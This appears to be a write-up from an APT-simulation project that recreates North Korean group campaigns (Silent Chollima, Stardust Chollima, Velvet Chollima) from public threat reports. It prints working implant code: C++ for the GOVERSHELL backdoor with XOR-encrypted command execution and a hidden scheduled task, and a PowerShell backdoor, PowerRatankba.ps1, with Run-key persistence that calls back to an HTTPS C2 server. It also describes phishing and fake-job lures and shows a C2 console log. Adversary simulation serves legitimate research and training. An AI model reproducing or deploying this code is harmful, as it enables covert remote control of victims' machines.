This is a simulation of attack by (Silent Chollima) APT group targeting several customers and their users in North America, Asia, and Europe. The attack campaign was active in June 2025, have sent a link leading to a ZIP or RAR archive file. Inside this file would be a legitimate executable that was given a filename relevant to the targeted organization or tied to the theme of the spear phish email. When executed, this legitimate executable would load a malicious payload in an included Dynamic Link Library (DLL), via search order hijacking which provided operators with the ability to remotely execute commands on infected devices. I relied on volexity to figure out the details to make this: <https://www.volexity.com/blog/2025/10/08/apt-meets-gpt-targeted-operations-with-untamed-llms/>




- 1 Social engineering technique: The attackers sent phishing emails containing HTML that included an image to make it appear a document was attached to the email. If the image were clicked, it led to the download of a remotely hosted archive file.
- 2 GOVERSHHELL: All implants were DLL files that were loaded via search order hijacking from the legitimate version of either the 32- or 64-bit version of an open-source project.
- 3 Persistence & C2 traffic: Each variant of GOVERSHHELL sets up persistence via a scheduled task on its first execution and includes a command-line flag in that persistence execution, which is required to execute the logic that includes C2 communication.




The first stage (social engineering technique)

Silent Chollima primary and sole method for targeting organizations is by conducting spear phishing campaigns. Between June and August 2025, Silent Chollima sent phishing emails containing HTML that included an image to make it appear a document was attached to the email. If the image were clicked, it led to the download of a remotely hosted archive file. Users would then need to open and execute the executable file within the archive in order to become infected. An example body from one such email is included below.



I recreated an HTML file identical to that used by the attackers. When the PDF icon is clicked, it redirects the user to a browser link that downloads the malicious payload hosted by the BEAR-C2 project.



## The second stage (GOVERSHELL payload)

Throughout various campaigns Volexity observed active changes in the malware, with significant differences in how the malware communicated and functioned. All variants observed by Volexity make use of a scheduled task for persistence and provide the operator the ability to execute arbitrary commands on the target's device. With the exception of the first variant, all GOVERSHELL implants were DLL files that were loaded via search order hijacking from the legitimate version of either the 32- or 64-bit version of an open-source project called Tablacus Explorer.

```
std::string xor_crypt(const std::string& input, uint8_t key) {
    std::string output = input;
    for (char& c : output) c ^= key;
    return output;
}

std::string xor_encrypt(const std::string& plain) {
    std::string xored = xor_crypt(plain, XOR_KEY);
    return base64::encode(std::vector<uint8_t>(xored.begin(), xored.end()));
}

std::string xor_decrypt(const std::string& encrypted_b64) {
    std::vector<uint8_t> xored = base64::decode(encrypted_b64);
    std::string xored_str(xored.begin(), xored.end());
    return xor_crypt(xored_str, XOR_KEY);
}

std::vector<uint8_t> string_to_vector(const std::string& str) {
    return std::vector<uint8_t>(str.begin(), str.end());
}

std::string generate_random_dir() {
    const std::string chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    std::random_device rd;
```

GOVERSHELL is a stealthy Windows implant that communicates over HTTPS with a remote command and control server. It uses XOR encryption combined with Base64 to protect all network traffic and payloads from casual inspection. Upon first execution without its specific argument, it silently copies itself to a random folder in C:\ProgramData and establishes persistence via a hidden scheduled task. Once persistent, it repeatedly checks in with the server, receives encrypted commands, executes them locally (via cmd or PowerShell), and sends back results. The implant applies configurable jitter delays between communications to evade pattern-based detection.

```
std::vector<uint8_t> execute_command(const std::string& command) {
    bool use_powershell = (command.length() ≥ 2 && command.substr(0, 2) == "EP");
    std::string cmd_to_execute = use_powershell ? command.substr(2) : command;

    if (use_powershell) {
        cmd_to_execute.erase(0, cmd_to_execute.find_first_not_of(" \t\r\n"));
        cmd_to_execute.erase(cmd_to_execute.find_last_not_of(" \t\r\n") + 1);
    }

    if (use_powershell && cmd_to_execute.empty()) {
        return string_to_vector("Empty or invalid PowerShell command");
    }

    if (use_powershell) {
        std::string escaped_cmd;
        for (char c : cmd_to_execute) {
            if (c == '"') escaped_cmd += "\\\"";
            else escaped_cmd += c;
        }
    }
```



### The third stage (Persistence & C2 traffic)

This function creates a hidden scheduled task named "SystemHealthMonitor" using schtasks.exe executed silently via CreateProcessA. It builds a command string that runs the copied malware with -SilentChollima every 5 minutes at highest privileges. The process is launched with CREATE\_NO\_WINDOW and SW\_HIDE flags to prevent any visible console or window. It safely copies the command into a fixed buffer, null-terminates it, and waits up to 5 seconds for completion. Returns true on success, ensuring stealthy, self-healing persistence without dropping additional files.


```
// Persistence
bool create_scheduled_task() {
    std::string quoted_path = "\"" + full_exe_path + "\"";
    std::string cmd = "schtasks.exe /Create /TN \"SystemHealthMonitor\" /TR \"\" + quoted_path + \" \" + RUN_ARG + \"\" /SC MINUTE /MO 5 /F /RL HIGHEST";

    STARTUPINFOA si = { sizeof(si) };
    PROCESS_INFORMATION pi;
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_HIDE;

    char cmd_line[4096];
    strncpy(cmd_line, cmd.c_str(), sizeof(cmd_line) - 1);
    cmd_line[sizeof(cmd_line) - 1] = '\0';

    BOOL success = CreateProcessA(NULL, cmd_line, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);
    if (success) {
        WaitForSingleObject(pi.hProcess, 5000);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return true;
    }
    return false;
}
```

C&C server on HTTPS (port 465): The implant communicates exclusively over encrypted HTTPS channels with the remote command-and-control server. All network traffic, including check ins, task retrieval, and results, is protected using XOR encryption (key: 11) combined with Base64 encoding before transmission. When a command is received, it is first XOR decrypted, then checked for the "EP" prefix to determine if it should be executed via PowerShell or cmd.exe. PowerShell commands are properly escaped and run silently using powershell.exe -NoProfile -NonInteractive -Command, with full stdout/stderr capture. The command output is captured, XOR-encrypted with the same key, Base64-encoded, and securely sent back to the C2 server over HTTPS.



The screenshot displays the BEAR-C2 interface, which includes a menu bar with options like BEAR-C2, Listener, Tactical-Load, Operations, Recon, and About. Below the menu is a table showing session details for a target on Windows\_NT. The table has columns for Target OS-Arch, Protocol-Session ID, Operator IP, Session Status, Target Hostname, Check-in Time, Process ID, and Target IP. The session is active and shows a check-in from 192.168.165.124. Below the table, a log window shows the server's startup and listening status, including an authentication ID and a successful HTTPS connection from the target IP.

Target OS-Arch	Protocol-Session ID	Operator IP	Session Status	Target Hostname	Check-in Time	Process ID	Target IP
Windows_NT - AMD64	HTTPS-XOR-7d8ceebc-e	192.168.165.124:41592	Active - 0:00:33	ATLAS-S40HL9U3T	2025-12-23 06:10:16	664	

```
[+] SSL certificate created successfully
[+] Server started on 192.168.165.124:465 using HTTPS protocol with None exfiltration profile...
[-] No exfiltration profile selected.
[+] Listening for HTTPS XOR connections on 192.168.165.124:465

[*] AUTH ID: 0f1bfb59-e981-484b-b070-0fab5f5a38ae
-----
[+] HTTPS connection from 192.168.165.124, Session ID: 7d8ceebc-ee92-46e2-bafe-43bad6dff0f7
-----
```

[+] BEAR >>

## Stardust Chollima

This is a simulation of attack by (Stardust Chollima) APT group targeting Chilean interbank network, The attack campaign was active in December 2018, have used PowerRatankba, a PowerShell-based malware variant that closely resembles the original Ratankba implant. The Redbank corporate network was infected with a version of the PowerRatankba that was not detected by anti-malware. The way attackers delivered the malware, according to Flashpoint a trusted Redbank IT professional clicked to apply to a job opening found on social media (linkedin). I relied on Security Affairs to figure out the details to make this:

<https://securityaffairs.com/79929/breaking-news/chilean-research-redbank-lazarus.html>



Stardust Chollima Operations performed:

<https://apt.etcha.or.th/cgi-bin/showcard.cgi?g=Subgroup%3A%20Bluenoroff%2C%20APT%2038%2C%20Stardust%20Chollima&n=1>

The dropper used to deliver the malware is related to the PowerRatankba, a Microsoft Visual C#/ Basic .NET compiled executable associated with Stardust Chollima APT. The dropper was used to download a PowerRatankba PowerShell reconnaissance tool, the dropper displays a fake job application form while downloads and executes PowerRatankba in the background by using (Base64).

Zdnet resources:

<https://www.zdnet.com/article/north-korean-hackers-infiltrate-chiles-atm-network-after-skype-job-interview/>

The PowerRatankba sample used in the Chilean interbank attack, differently from other variants, communicates to the C&C server on HTTPS, This latter code is registered as a service through the “sc create” command as, the malware gain persistence by setting an autostart.






- 1 Social engineering technique: The attackers delivered the malware, according to Flashpoint a trusted Redbank IT professional clicked to apply to a job opening found on social media.
- 2 Fake job application form: The dropper displays a fake job application form while downloads and executes PowerRatankba in the background by using (Base64).
- 3 PowerRatankba.ps1: The main backdoor creates a connection between the targeted device and gives the attacker full control via C2 server and latter code is registered as a service through the "sc create" command as, " the malware gain persistence by setting an autostart .
- 4 C&C server on HTTPS: When a command is received, it is executed using the PowerShell command in Windows. The output of the command is captured and sent back to the C2 server.

The image shows four screenshots of a fake job application form. The top two screenshots are for 'Exonnet WORLDWIDE' and the bottom two are for 'Global Processing Center, LTD'. Each form includes fields for 'First Name', 'Last Name', 'Gender' (Male/Female), 'Age', 'Contact Mail', and 'Phone'. There is also a 'Major Experience' section with radio buttons for various roles like 'Financial Specialist', 'Software Engineer', 'Credit Analyst', 'Business Developer', 'Marketing Specialist', 'Communication Specialist', 'Cards And Payment System', 'Merchant and Network Architecture', 'Financial Specialist', 'Account Management', 'Business Development Specialist', 'Backend Developer', and 'Team Leader'. The 'Salary' section includes 'Hourly Rate(\$)', 'Hours per Week', and 'Duration' (From/To dates). Each form has 'Reset' and 'Finish' buttons.

## The first stage (social engineering technique)

The attackers delivered the malware, according to Flashpoint a trusted Redbanc IT professional clicked to apply to a job opening found on social media. The person that published the job opening then contacted the



employee via linkedin Skype, etc for an interview and tricked him into installing the malicious code. The group addressed several employees of the company through LinkedIn's messaging. Passing himself as a Meta recruiter, the attacker used a lure of job offer to attract the attention and confidence of the target

This attack is based on a scenario that seems very natural and realistic. The attackers conduct job interviews in a completely normal way, and then inform the victim that they've been accepted for the position. Naturally, when someone gets accepted for a job, it's expected that they will receive access to a company email or be asked to install certain programs required to start their tasks.

The scenario appears completely logical they might add you to the company's Slack server, or ask you to download specialized tools or software. In some cases, they even ask you to start learning a new language like Spanish, and they tell you that they've already purchased a chair for you. All you need to do is install a certain application and enter your personal information into it.


But in reality, that application runs in the background and silently downloads a backdoor, giving the attackers unauthorized access to your device.

And the real objective of the attack is not the job itself, but the information on your personal device. Many people still keep sensitive data from their previous jobs on their laptops such as documents, projects, or login credentials. So, the attacker is indirectly targeting the company the victim previously worked at, or even the one they're currently working for, by using the victim's personal machine.

Instead of launching a direct attack on the company, they exploit normal human behavior like the desire to find a better job and target individuals who already have access or sensitive knowledge. This gives the attacker a hidden entry point to breach organizations without raising suspicion.

## The second stage (Fake job application - Backdoor Downloader by base64)

This Stager is a graphical user interface (GUI) designed to look like a registration form for a fake company called "Global Processing Center, LTD." However, in reality, it contains malicious code that executes a hidden PowerShell script when run. The dropper downloads and executes PowerRatankba in the background by using (Base64).



### Breakdown of the Malicious Code Execution:

- 1 Automatic Execution: When the program starts, it automatically calls the function `ExecuteBase64Script()`, which is responsible for decoding and executing the malicious payload.
- 2 Base64-Encoded PowerShell Script: The program contains Base64-encoded data, which is often used to hide malicious commands from antivirus and security software.
- 3 Execution with Unrestricted Policy: The PowerShell script is executed with bypassed execution policy (`-ExecutionPolicy Bypass`), meaning it ignores any security restrictions on running scripts.
4. This is a known technique used by attackers to execute unauthorized PowerShell commands without user consent.
- 5 Decoding and Writing to File: The Base64 string is decoded and saved as a PowerShell script file named "PowerRatankba.ps1" which is then used as the attack payload.

## The third stage (PowerRatankba.ps1 - Backdoor)

This PowerShell script is a reverse shell with persistence, meaning it allows an attacker to gain remote access to the infected machine and ensures it runs every time the system starts.

```
PowerRatankba.ps1 x
home > s3n4t0r > APT > Stardust Chollima > PowerRatankba.ps1
1 Add-Type @"
2 using System.Net;
3 using System.Security.Cryptography.X509Certificates;
4
5 public class TrustAllCertsPolicy : ICertificatePolicy {
6     public bool CheckValidationResult(
7         ServicePoint srvPoint, X509Certificate certificate,
8         WebRequest request, int certificateProblem) {
9         return true;
10    }
11 }
12 @"
13
14 [System.Net.ServicePointManager]::CertificatePolicy = New-Object TrustAllCertsPolicy
15 [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12
16
17 # Persistence via Registry (Run Key)
18 $regPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
19 $regName = "Payload"
20 $regValue = "powershell -ExecutionPolicy Bypass -File $PSCommandPath"
21 Set-ItemProperty -Path $regPath -Name $regName -Value $regValue
22
23 $server = "https://192.168.1.14:1111"
24
25 # Checkin
26 $checkin_data = @{ } | ConvertTo-Json
27 try {
28     Write-Host "[*] Sending checkin..."
29     $response = Invoke-RestMethod -Uri "$server/checkin" -Method POST -Body $checkin_data
30     $session_id = $response.session_id
31     Write-Host "[+] Checkin successful: $session_id"
32 } catch {
33     Write-Host "[-] Checkin failed: $?"
34 }
```


Once connected:

- 1 waits for commands from the attacker.
- 2 executes the commands on the victim's machine.
- 3 sends the command output back to the attacker.

Persistence (Runs at Startup): The script modifies the Windows Registry (Run key) to automatically start on reboot. Every time the user logs in, the malicious script executes again, ensuring the attacker regains control.

## The fourth stage (payload connect to HTTPS-C2 Server)

C&C server on HTTPS: When a command is received, it is executed using the PowerShell command in Windows. The output of the command is captured and sent back to the C2 server.





## Velvet Chollima

This is a simulation of an attack by the (Velvet Chollima) APT group targeting South Korean government officials. The attack campaign began in January 2025 and also targeted NGOs, government agencies, and media companies across North America, South America, Europe, and East Asia. The attack chain starts with a spear-phishing email containing a PDF attachment. However, when targets attempt to read the document, they are redirected to a Fake-Captcha link instructing them to run PowerShell as an administrator and execute attacker-provided code. This simulation is based on research from Microsoft's Threat Intelligence and Bleeping Computer: <https://www.bleepingcomputer.com/news/security/dprk-hackers-dupe-targets-into-typing-powershell-commands-as-admin/>



